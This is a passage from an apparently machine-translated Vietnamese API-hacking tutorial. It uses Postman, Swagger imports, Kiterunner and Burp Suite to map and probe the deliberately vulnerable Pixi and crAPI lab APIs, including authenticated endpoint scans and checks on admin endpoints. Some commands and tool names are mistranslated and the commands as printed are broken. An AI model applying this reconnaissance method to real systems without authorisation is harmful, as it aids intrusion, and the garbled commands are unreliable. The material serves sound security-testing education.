 - Postman-Token: <calculated when request is sent>
 - Host: <calculated when request is sent>
 - User-Agent: PostmanRuntime/7.26.10
 - Accept: */*
 - Accept-Encoding: gzip, deflate, br
 - Connection: keep-alive
 - x-access-token: {{hapi_token}} (Required) Users JWT Token
- Body:** JSON response (Pretty view):


```

1 {
2   ...
3   "_id": "6020463f2fc6d100149bab7b",
4   ...
5   "user_id": 44,
6   ...
7 }
```
- Status:** 200 OK (56 ms, 278 B)

Hình 7-1: Yêu cầu được tạo hoàn chỉnh tới điểm cuối Pixi /api/{picture_id}/likes

Trong trường hợp yêu cầu của bạn được hình thành không đúng cách, nhà cung cấp sẽ thường cho bạn biết những gì bạn đã làm sai. Chẳng hạn, nếu bạn gửi yêu cầu đến cùng một điểm cuối mà không có x-access-token, Pixi sẽ phản hồi như sau:

```
{
  "thành công": sai,
  "message": "Không cung cấp token."
}
```

Bạn sẽ có thể hiểu câu trả lời và thực hiện bất kỳ điều gì cần thiết điều chỉnh. Nếu bạn đã cố sao chép và dán điểm cuối mà không thay thế biến {picture_id}, thì nhà cung cấp sẽ phản hồi bằng mã trạng thái 200 OK và phần nội dung có dấu ngoặc vuông ([]). Nếu bạn bối rối trước phản hồi, hãy quay lại tài liệu và so sánh yêu cầu của bạn với các yêu cầu.

Nhập thông số kỹ thuật API

Nếu mục tiêu của bạn có một đặc điểm kỹ thuật, ở định dạng như OpenAPI (Swagger), RAML hoặc API Blueprint hoặc trong bộ sưu tập Postman, thì việc tìm kiếm điều này thậm chí còn hữu ích hơn là tìm tài liệu. Khi được cung cấp một


đặc điểm kỹ thuật, bạn có thể chỉ cần nhập nó vào Postman và xem xét các yêu cầu tạo nên bộ sưu tập, cũng như các điểm cuối, tiêu đề, tham số và một số biến bắt buộc của chúng.

Các thông số kỹ thuật phải dễ dàng hoặc khó tìm như các đối tác tài liệu API của chúng. Chúng thường trông giống như trang trong Hình 7-2. Thông số kỹ thuật sẽ chứa văn bản gốc và thường ở định dạng JSON, nhưng nó cũng có thể ở định dạng YAML, RAML hoặc XML. Nếu đường dẫn URL không cung cấp loại thông số kỹ thuật, hãy quét phần đầu của tệp để tìm bộ mô tả, chẳng hạn như "swagger": "2.0", để tìm thông số kỹ thuật và phiên bản.

```
{
  "swagger": "2.0",
  "info": {
    "description": "Pixi Photo Sharing API",
    "version": "1.0.0",
    "title": "Pixi App API"
  },
  "2.0": {
    "url": "http://www.apache.org/licenses/LICENSE-2.0.html"
  },
  "tags": [
    {
      "name": "admins",
      "description": "Operations available to anyone"
    }
  ],
  "available to regular, logged in users": [
    {
      "name": "anyone",
      "description": "Operations available to anyone"
    }
  ],
  "pixi photos": [
    {
      "parameters": [
        {
          "name": "token",
          "in": "query",
          "description": "JWT token",
          "type": "string",
          "require": "JWT token",
          "required": true
        }
      ],
      "description": "This will return the entirety of photos available to everyone",
      "schema": {
        "type": "array",
        "items": {
          "$ref": "#/definitions/PicturesItem"
        }
      }
    }
  ],
  "/api/picture/{picture_id}": {
    "get": {
      "tags": [
        "users"
      ],
      "summary": "get information about a specific token",
      "description": "Users JWT token",
      "required": true,
      "type": "string",
      "in": "query",
      "name": "token",
      "des": {
        "in": "path",
        "name": "picture_id",
        "description": "ID of picture",
        "required": true,
        "type": "integer"
      },
      "operat": "they uploaded",
      "produces": [
        "application/json"
      ],
      "responses": {
        "200": {
          "description": "successful authentication"
        },
        "403": {
          "description": "invalid or missing token"
        }
      }
    }
  },
  "/api/picture": {
    "parameters": [
      {
        "in": "header",
        "name": "x-access-token",
        "type": "string",
        "description": "Users JWT Token"
      }
    ],
    "get": {
      "in": "query",
      "name": "picture_id",
      "type": "number",
      "description": "picture_id=xxx"
    },
    "responses": {
      "200": {
        "description": "successful authentication user photo json object"
      }
    }
  }
}
```


Hình 7-2: Trang định nghĩa vênh vang Pixi

Để nhập thông số kỹ thuật, hãy bắt đầu bằng cách khởi chạy Postman. Trong phần Workspace Collection, nhấp vào Import, chọn Link, sau đó thêm vị trí của thông số kỹ thuật (xem Hình 7-3).



Hình 7-3: Chức năng Nhập liên kết trong Postman

Nhấp vào Tiếp tục và trên cửa sổ cuối cùng, chọn Nhập. Người đưa thư sẽ phát hiện thông số kỹ thuật và nhập tệp dưới dạng bộ sưu tập. Khi bộ sưu tập đã được nhập vào Postman, bạn có thể xem lại chức năng tại đây (xem Hình 7-4).



Hình 7-4: Bộ sưu tập Ứng dụng Pixi đã nhập

Sau khi bạn đã nhập bộ sưu tập mới, hãy nhớ kiểm tra bộ sưu tập biến. Bạn có thể hiển thị trình chỉnh sửa bộ sưu tập bằng cách chọn ba vòng tròn ngang ở cấp cao nhất của bộ sưu tập và chọn Chính sửa. Tại đây, bạn có thể chọn tab Biến trong trình chỉnh sửa bộ sưu tập để xem các biến.

Bạn có thể điều chỉnh các biến để phù hợp với nhu cầu của mình và thêm bất kỳ biến mới nào bạn muốn vào bộ sưu tập này. Trong Hình 7-5, bạn có thể thấy nơi tôi đã thêm biến hapi_token JWT vào bộ sưu tập Ứng dụng Pixi của mình.

VARIABLE	INITIAL VALUE	CURRENT VALUE
<input checked="" type="checkbox"/> baseUrl	http://vuln-pixi.com:8090	http://vuln-pixi.com:8090
<input checked="" type="checkbox"/> hapi_token	eyJhbGciOiJIUzI1NiIsInR5...	eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ...
Add a new variable		

Hình 7-5: Trình chỉnh sửa biến bộ sưu tập Postman

Khi bạn đã hoàn tất việc cập nhật, hãy lưu các thay đổi của mình bằng nút Lưu ở góc trên bên phải. Việc nhập thông số kỹ thuật API vào Postman như thế này có thể giúp bạn tiết kiệm hàng giờ cho việc thêm tất cả các điểm cuối, phương thức yêu cầu, tiêu đề và yêu cầu theo cách thủ công.


API kỹ thuật đảo ngược

Trong trường hợp không có tài liệu và không có thông số kỹ thuật, bạn sẽ phải thiết kế ngược API dựa trên các tương tác của bạn với nó. Chúng ta sẽ đề cập chi tiết hơn về quy trình này trong Chương 7. Lập bản đồ một API với một số điểm cuối và một vài phương pháp có thể nhanh chóng trở thành một con quái vật để tấn công. Để quản lý quy trình này, hãy xây dựng các yêu cầu trong một bộ sưu tập để hack API triệt để. Người đưa thư có thể giúp bạn theo dõi tất cả các yêu cầu này.

Có hai cách để thiết kế ngược một API với Postman. Một cách là xây dựng thủ công từng yêu cầu. Mặc dù điều này có thể hơi rườm rà nhưng nó cho phép bạn nắm bắt chính xác các yêu cầu mà bạn quan tâm. Một cách khác là ủy quyền lưu lượng truy cập web thông qua Postman và sau đó sử dụng nó để nắm bắt luồng yêu cầu. Quá trình này giúp xây dựng các yêu cầu trong Postman dễ dàng hơn nhiều, nhưng bạn sẽ phải xóa hoặc bỏ qua các yêu cầu không liên quan. Cuối cùng, nếu bạn nhận được tiêu đề xác thực hợp lệ, chẳng hạn như mã thông báo, khóa API hoặc giá trị xác thực khác, hãy thêm tiêu đề đó vào Kite runner để giúp vạch ra các điểm cuối API.

Xây dựng bộ sưu tập Postman theo cách thủ công


Để xây dựng thủ công bộ sưu tập của riêng bạn trong Postman, hãy chọn Mới trong Không gian làm việc của tôi, như thể hiện ở trên cùng bên phải của Hình 7-6.



Hình 7-6: Phần không gian làm việc của Postman

Trong cửa sổ Tạo mới, hãy tạo một bộ sưu tập mới, sau đó thiết lập một biến baseURL chứa URL mục tiêu của bạn. Tạo biến baseURL (hoặc sử dụng biến baseURL đã có) sẽ giúp bạn nhanh chóng thực hiện các thay đổi đối với URL trên toàn bộ bộ sưu tập. API có thể khá lớn và việc thực hiện các thay đổi nhỏ đối với nhiều yêu cầu có thể tốn thời gian. Ví dụ: giả sử bạn muốn thử nghiệm các phiên bản đường dẫn API khác nhau (chẳng hạn như v1/v2/v3) trên một API có hàng trăm yêu cầu duy nhất. Thay thế URL bằng một biến có nghĩa là bạn chỉ cần cập nhật biến đó để thay đổi đường dẫn cho tất cả các yêu cầu sử dụng biến đó.

Bây giờ, bắt cứ khi nào bạn khám phá ra một yêu cầu API, bạn có thể thêm nó vào bộ sưu tập (xem Hình 7-7).




Hình 7-7: Tùy chọn Add Request trong bộ sưu tập Postman mới

Chọn nút tùy chọn bộ sưu tập (ba vòng tròn nằm ngang) và chọn Thêm yêu cầu. Nếu bạn muốn tổ chức thêm các yêu cầu, bạn có thể tạo các thư mục để nhóm các yêu cầu lại với nhau. Khi bạn đã xây dựng một bộ sưu tập, bạn có thể sử dụng nó như thể nó là tài liệu.

Xây dựng bộ sưu tập Postman bằng Proxy

Cách thứ hai để thiết kế ngược API là ủy quyền lưu lượng truy cập trình duyệt web thông qua Postman và dọn sạch các yêu cầu để chỉ còn lại những yêu cầu liên quan đến API. Hãy thiết kế ngược API crAPI bằng cách ủy quyền lưu lượng truy cập trình duyệt của chúng ta tới Postman.

Đầu tiên, mở Postman và tạo bộ sưu tập cho crAPI. Ở trên cùng bên phải của Postman là một nút tín hiệu mà bạn có thể chọn để mở cửa sổ Ghi lại các yêu cầu và cookie (xem Hình 7-8).




Hình 7-8: Cửa sổ cookie và yêu cầu Postman Capture

Đảm bảo số cổng khớp với số cổng bạn đã định cấu hình trong FoxyProxy. Quay lại Chương 4, chúng tôi đã đặt cổng này thành cổng 5555. Lưu các yêu cầu vào bộ sưu tập crAPI của bạn. Cuối cùng, đặt Capture Requests thành On. Bây giờ hãy diều hướng đến ứng dụng web crAPI và đặt FoxyProxy để chuyển tiếp lưu lượng truy cập tới Postman.

Khi bạn bắt đầu sử dụng ứng dụng web, mọi yêu cầu sẽ được gửi qua Postman và được thêm vào bộ sưu tập đã chọn. Sử dụng mọi tính năng

của ứng dụng web, bao gồm đăng ký tài khoản mới, xác thực, thực hiện đặt lại mật khẩu, nhập vào mọi liên kết, cập nhật hồ sơ của bạn, sử dụng diễn đàn cộng đồng và điều hướng đến cửa hàng. Sau khi bạn đã hoàn tất việc sử dụng ứng dụng web một cách triệt để, hãy dùng proxy của bạn và xem lại bộ sưu tập crAPI được thực hiện trong Postman.

Một nhược điểm của việc xây dựng bộ sưu tập theo cách này là bạn sẽ nắm bắt được một số yêu cầu không liên quan đến API. Bạn sẽ cần xóa các yêu cầu này và sắp xếp bộ sưu tập. Postman cho phép bạn tạo các thư mục để nhóm các yêu cầu tương tự và bạn có thể đổi tên bao nhiêu yêu cầu tùy thích. Trong Hình 7-9, bạn có thể thấy rằng tôi đã nhóm các yêu cầu theo các điểm cuối khác nhau.



Hình 7-9: Một bộ sưu tập crAPI có tổ chức

Thêm yêu cầu xác thực API cho Postman

Khi bạn đã biên dịch thông tin yêu cầu cơ bản trong Postman, hãy tìm các yêu cầu xác thực của API. Hầu hết các API có yêu cầu xác thực sẽ có một quy trình để lấy quyền truy cập, thường bằng cách gửi thông tin đăng nhập qua yêu cầu POST hoặc OAuth hoặc cách khác bằng cách sử dụng một phương thức

tách biệt khỏi API, chẳng hạn như email, để lấy mã thông báo. Tài liệu phù hợp sẽ làm cho quá trình xác thực rõ ràng. Trong chương tiếp theo, chúng ta sẽ dành thời gian để thử nghiệm các quy trình xác thực API. Hiện tại, chúng tôi sẽ sử dụng các yêu cầu xác thực API để bắt đầu sử dụng API như dự kiến.

Để làm ví dụ về quy trình xác thực hơi điển hình, hãy đăng ký và xác thực với API Pixi. Tài liệu Swagger của Pixi cho chúng ta biết rằng chúng ta cần đưa ra yêu cầu với cả người dùng và truyền tham số cho điểm cuối /api/register để nhận JWT. Nếu bạn đã nhập bộ sưu tập, bạn sẽ có thể tìm và chọn yêu cầu "Tạo mã thông báo xác thực" trong Postman (xem Hình 7-10).

The screenshot shows a Postman interface with a POST request to `{{baseUrl}}/api/login`. The Body tab is selected, showing a JSON payload:

```

1 {
2   "user": "hapi@hacker.com",
3   "pass": "Password1!"
4 }

```

The response tab shows the following details:

- Status: 200 OK
- Time: 10 ms
- Size: 660 B
- Headers (including Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9. eyJlc2VjIjpIL19pZC16NDU5ImVTYnlsIjoiaGfWaUb0YWhNrZXIUy29tLiwiFc3dvcmQ0i0iJQYXNzd29yZDEhIiwibmFtZSI...)
- Body (Pretty): A JSON object with message: "Token is a header JWT" and token: eyJlc2VjIjpIL19pZC16NDU5ImVTYnlsIjoiaGfWaUb0YWhNrZXIUy29tLiwiFc3dvcmQ0i0iJQYXNzd29yZDEhIiwibmFtZSI... (redacted)

Hình 7-10: Yêu cầu đăng ký thành công với Pixi API

Yêu cầu được cấu hình sẵn chứa các tham số mà bạn có thể không biết và không cần thiết để xác thực. Thay vì sử dụng thông tin được định cấu hình sẵn, tôi đã tạo phản hồi bằng cách chọn `x-www-form-urlencoded`

tùy chọn với các tham số duy nhất cần thiết (người dùng và vượt qua). Sau đó, tôi đã thêm các khóa user và pass và điền vào các giá trị được hiển thị trong Hình 7-10. Quá trình này dẫn đến đăng ký thành công, như được biểu thị bằng mã trạng thái 200 OK và phản hồi của mã thông báo.

Bạn nên lưu các yêu cầu xác thực thành công để bạn có thể lặp lại chúng khi cần, vì mã thông báo có thể được đặt hết hạn nhanh chóng.

Ngoài ra, các biện pháp kiểm soát bảo mật API có thể phát hiện hoạt động độc hại và thu hồi mã thông báo của bạn. Miễn là tài khoản của bạn không bị chặn, bạn sẽ có thể tạo một mã thông báo khác và tiếp tục thử nghiệm của mình. Ngoài ra, hãy nhớ lưu mã thông báo của bạn dưới dạng bộ sưu tập hoặc biến môi trường. Bằng cách đó, bạn sẽ có thể nhanh chóng tham chiếu nó trong các yêu cầu tiếp theo vì phải sao chép liên tục trong chuỗi không lồ.

Điều tiếp theo bạn nên làm khi nhận được mã thông báo xác thực hoặc khóa API là thêm mã đó vào Kiterunner. Chúng tôi đã sử dụng Kiterunner trong Chương 6 để vạch ra bề mặt tấn công của mục tiêu với tư cách là người dùng chưa được xác thực, nhưng việc thêm tiêu đề xác thực vào công cụ sẽ cải thiện đáng kể kết quả của bạn. Không chỉ

Kiterunner sẽ cung cấp cho bạn danh sách các điểm cuối hợp lệ, nhưng nó cũng sẽ cung cấp cho bạn các phương thức và tham số HTTP thú vị.

Trong ví dụ sau, chúng tôi sử dụng x-access-token được cung cấp cho chúng tôi trong thời gian tham gia quá trình đăng ký Pixi. Lấy tiêu đề ủy quyền đầy đủ và thêm nó vào bản quét Kiterunner của bạn với tùy chọn -H :

```
$ kr quét http://192.168.50.35:8090 -w ~/api/wordlists/data/kiterunner/routes-large.kite -H 'x-access-token: eyJhbGciOiJIUzI1NiIsInR5cC16IkpxVCJ9eyJcI2VyIjp7I19pZCI6NDUsImVtYWlsIjoiaGFwaUBoYNNrZXIUy29tIiwiicGFzc3dvcmQiOjQYXNzd29yZDEhIiwibmFtZS16Im15c2VsZmNyeSIsInBpYyI6Imh0dBz0i8vczMuYW1hem9uYXdzLmNvbS91aWZhY2VzL2ZhY2VzL3R3aXR0ZXIVz2FicmllbHJvc3NlcisMjguanBnIiwiiaXNfYWRtaW4iOmZhbHN1LJCjhY2NvdW50X2JhbGfuY2Ui0juwLCJhbGxfGljdHVyzXMiOltdfSwiaWF0IjoxNjMxNDE2OTYwfQ._qoC_kgv6qlbPLFuH07-DXRUm9wHgBn_GD7QWYwvzFk'
```

Quá trình quét này sẽ dẫn đến việc xác định các điểm cuối sau:

NHẬN	200	[1, 200 [2101471, 1] http://192.168.50.35:8090/api/user/info
LẤY	1871, 1] http://192.168.50.35:8090/api/pictures/	
LẤY	200 217, 1, 1] http://192.168.50.35:8090/api/user/info/	
LẤY	[200 [101471, 1871, 1] http://192.168.50.35:8090/api/pictures	

Việc thêm tiêu đề ủy quyền vào các yêu cầu Kiterunner của bạn sẽ cải thiện kết quả quét của bạn, vì nó sẽ cho phép máy quét truy cập vào các điểm cuối mà nếu không thì nó sẽ không có quyền truy cập.

Phân tích chức năng


Khi bạn đã tải thông tin của API vào Postman, bạn nên bắt đầu tìm kiếm các vấn đề. Phần này bao gồm một phương pháp để thử nghiệm ban đầu chức năng của các điểm cuối API. Bạn sẽ bắt đầu bằng cách sử dụng API như dự kiến. Trong quá trình này, bạn sẽ chú ý đến các phản hồi, mã trạng thái và thông báo lỗi của chúng. Cụ thể, bạn sẽ tìm kiếm chức năng mà bạn quan tâm với tư cách là kẻ tấn công, đặc biệt nếu có dấu hiệu tiết lộ thông tin, lộ dữ liệu quá mức và các lỗ hổng tiềm ẩn khác. Tìm kiếm các điểm cuối có thể cung cấp cho bạn thông tin nhạy cảm, các yêu cầu cho phép bạn tương tác với tài nguyên, các khu vực của API cho phép bạn đưa tải trọng và các hành động quản trị. Ngoài ra, hãy tìm bất kỳ điểm cuối nào cho phép bạn tải trọng tài của riêng mình lên và tương tác với các tài nguyên.

Để hợp lý hóa quy trình này, tôi khuyên bạn nên ủy quyền kết quả của Kiterunner thông qua Burp Suite để bạn có thể phát lại các yêu cầu thú vị. Trong các chương trước, tôi đã giới thiệu cho bạn tính năng phát lại của Kiterunner, cho phép bạn xem xét các yêu cầu và phản hồi API riêng lẻ. Để ủy quyền phát lại thông qua một công cụ khác, bạn sẽ cần chỉ định địa chỉ của người nhận ủy quyền:

```
$ kr kb phát lại -w ~/api/wordlists/data/kiterunner/routes-large.kite --
proxy=http://127.0.0.1:8080 "NHẬN 403 [ 3, 1 ] http://192.168.50.35: 8090/api/
48, picture/detail.php 0cf6889d2fba4be08930547f145649ffead29edb"
```

Yêu cầu này sử dụng tùy chọn phát lại của Kiterunner, như được chỉ định bởi phát lại kb. Tùy chọn -w chỉ định danh sách từ được sử dụng và proxy chỉ định proxy Burp Suite. Phần còn lại của lệnh là đầu ra Kiterunner ban đầu.

Trong Hình 7-11, bạn có thể thấy rằng bản phát lại Kiterunner đã được ghi thành công trong Burp Suite.



Hình 7-11: Một yêu cầu Kiterunner bị chặn bởi Burp Suite

Bây giờ bạn có thể phân tích các yêu cầu và sử dụng Burp Suite để lặp lại tất cả các yêu cầu kết quả thử nghiệm được chụp trong Kiterunner.

Kiểm tra mục đích sử dụng

Bắt đầu bằng cách sử dụng các điểm cuối API như dự định. Bạn có thể bắt đầu quá trình này bằng trình duyệt web, nhưng trình duyệt web không tương tác với API, vì vậy bạn có thể muốn chuyển sang Postman. Sử dụng tài liệu API để xem cách bạn nên cấu trúc các yêu cầu của mình, những tiêu đề nào cần bao gồm, những thông số nào cần thêm và những gì cần cung cấp để xác thực. Sau đó gửi các yêu cầu. Điều chỉnh các yêu cầu của bạn cho đến khi bạn nhận được phản hồi thành công từ nhà cung cấp.

Khi bạn tiếp tục, hãy tự hỏi mình những câu hỏi sau:

- Tôi có thể thực hiện những loại hành động nào?
- Tôi có thể tương tác với các tài khoản người dùng khác không?
- Có những loại tài nguyên nào?
- Khi tôi tạo một tài nguyên mới, tài nguyên đó được xác định như thế nào?
- Tôi có thể tải tệp lên không? Tôi có thể chỉnh sửa một tập tin không?

Không cần thực hiện mọi yêu cầu có thể nếu bạn đang làm việc với API theo cách thủ công, nhưng hãy thực hiện một vài yêu cầu. Tất nhiên, nếu bạn đã xây dựng một bộ sưu tập trong Postman, bạn có thể dễ dàng thực hiện mọi yêu cầu có thể và xem bạn nhận được phản hồi gì từ nhà cung cấp.

Ví dụ: gửi yêu cầu tới điểm cuối /api/user/info của Pixi để xem những gì loại phản hồi mà bạn nhận được từ ứng dụng (xem Hình 7-12).

Để gửi yêu cầu tới điểm cuối này, bạn phải sử dụng phương thức GET. Thêm điểm cuối {{baseUrl}}/api/user/info vào trường URL. Sau đó thêm x-access-token vào tiêu đề yêu cầu. Nếu bạn có thể thấy, tôi đã đặt JWT làm biến {{hapi_token}}. Nếu thành công, bạn sẽ nhận được mã trạng thái 200 OK, nằm ngay phía trên phản hồi.

The screenshot shows the Postman interface with a GET request to `"/api/user/info"`. The 'Headers' tab is selected, showing the following configuration:

Header	Value
Host	<calculated when request is sent>
User-Agent	PostmanRuntime/7.26.10
Accept	*
Accept-Encoding	gzip, deflate, br
Connection	keep-alive
x-access-token	<code>{{{hapi_token}}}</code>

The 'Body' tab shows the response in JSON format:

```

1  {
2    ...
3    "_id": 47,
4    "email": "email@email.com",
5    "password": "@ssword1",
6    "name": "passmonth",
7    "pic": "https://s3.amazonaws.com/uifaces/faces/twitter/jeremiespoken/128.jpg",
8    "account_balance": 49.95,
9    "is_admin": false,
10   "all_pictures": []
11 }
12 ]

```

Hình 7-12: Đặt x-access-token làm biến cho JWT

Thực hiện các hành động đặc quyền

Nếu bạn có quyền truy cập vào tài liệu của API, bất kỳ loại hành động quản trị nào được liệt kê ở đó sẽ thu hút sự chú ý của bạn. Các hành động đặc quyền thường sẽ dẫn đến chức năng, thông tin và kiểm soát bổ sung. Ví dụ: yêu cầu quản trị viên có thể cung cấp cho bạn khả năng tạo và xóa người dùng, tìm kiếm thông tin nhạy cảm của người dùng, bật và tắt tài khoản, thêm người dùng vào nhóm, quản lý mã thông báo, nhật ký truy cập, v.v. Thật may mắn cho chúng tôi, thông tin tài liệu về API quản trị viên thường có sẵn cho tất cả mọi người xem do tính chất tự phục vụ của API.

Nếu các biện pháp kiểm soát bảo mật được áp dụng, các hành động quản trị phải có các yêu cầu về quyền, nhưng đừng bao giờ cho rằng chúng thực sự có. Đề xuất của tôi là kiểm tra các hành động này theo nhiều giai đoạn: đầu tiên với tư cách là người dùng không được xác thực, sau đó là người dùng có đặc quyền thấp và cuối cùng là người dùng quản trị. Khi bạn thực hiện các yêu cầu quản trị dưới dạng tài liệu nhưng không có bất kỳ yêu cầu ủy quyền nào, bạn sẽ nhận được một số loại phản hồi trái phép nếu có bất kỳ biện pháp kiểm soát bảo mật nào.

Bạn có thể sẽ phải tìm cách để có quyền truy cập vào các yêu cầu quản trị. Trong trường hợp của Pixi, tài liệu trong Hình 7-13 cho chúng ta thấy rõ ràng rằng chúng ta cần mã thông báo truy cập x để thực hiện yêu cầu GET tới điểm cuối `/api/admin/users/search`. Khi kiểm tra điểm cuối quản trị này, bạn sẽ thấy rằng Pixi có sẵn các biện pháp kiểm soát bảo mật cơ bản để ngăn người dùng trái phép sử dụng điểm cuối quản trị.

admins Secured Admin-only calls

GET /api/admin/users/search get a list of loves by user

user can get a list of all their loves

Parameters

Name	Description
x-access-token * required string (header)	undefined
search * required string (query)	search query ?search=xxx

Hình 7-13: Các yêu cầu đối với điểm cuối quản trị Pixi

Đảm bảo rằng các biện pháp kiểm soát bảo mật cơ bản nhất được áp dụng là một phương pháp hữu ích. Quan trọng hơn, các điểm cuối quản trị được bảo vệ thiết lập mục tiêu cho chúng tôi cho các bước tiếp theo trong quá trình thử nghiệm của chúng tôi; bây giờ chúng tôi biết rằng để sử dụng chức năng này, chúng tôi cần có JWT quản trị viên.

Phân tích phản hồi API

Vì hầu hết các API đều có nghĩa là tự phục vụ, các nhà phát triển thường sẽ để lại một số gợi ý trong các phản hồi của API khi mọi thứ không diễn ra như kế hoạch. Một trong những kỹ năng cơ bản nhất mà bạn cần với tư cách là một hacker API là khả năng phân tích các phản hồi mà bạn nhận được. Điều này ban đầu được thực hiện bằng cách đưa ra một yêu cầu và xem xét mã trạng thái phản hồi, tiêu đề và nội dung có trong phần thân.

Truớc tiên hãy kiểm tra xem bạn có nhận được phản hồi mà bạn mong đợi không. Tài liệu API đôi khi có thể cung cấp các ví dụ về những gì bạn có thể nhận được dưới dạng phản hồi. Tuy nhiên, khi bạn bắt đầu sử dụng API theo những cách ngoài ý muốn, bạn sẽ không còn biết mình sẽ nhận được phản hồi gì, đó là lý do tại sao việc sử dụng API trước tiên như dự định trước khi chuyển sang chế độ tấn công sẽ hữu ích. Phát triển ý thức về hành vi thường xuyên và bắt thường sẽ làm cho các lỗ hổng trở nên rõ ràng.

Tại thời điểm này, quá trình tìm kiếm các lỗ hổng bảo mật của bạn bắt đầu. Bây giờ bạn đang tương tác với API, bạn sẽ có thể tìm thấy các thông tin chắc chắn tiết lộ, cấu hình sai bảo mật, lỗ dữ liệu quá mức và lỗi logic nghiệp vụ, tất cả đều không cần quá nhiều kỹ thuật phức tạp. Đã đến lúc giới thiệu thành phần quan trọng nhất của hack: tự duy đổi nghịch. Trong các phần tiếp theo, tôi sẽ chỉ cho bạn những gì cần tìm.

Tìm tiết lộ thông tin

Tiết lộ thông tin thường sẽ là nhiên liệu cho thử nghiệm của chúng tôi. Bất cứ điều gì giúp chúng ta khai thác API đều có thể được coi là đóng thông tin, cho dù đó là mã trạng thái thú vị, tiêu đề hay dữ liệu người dùng. Khi

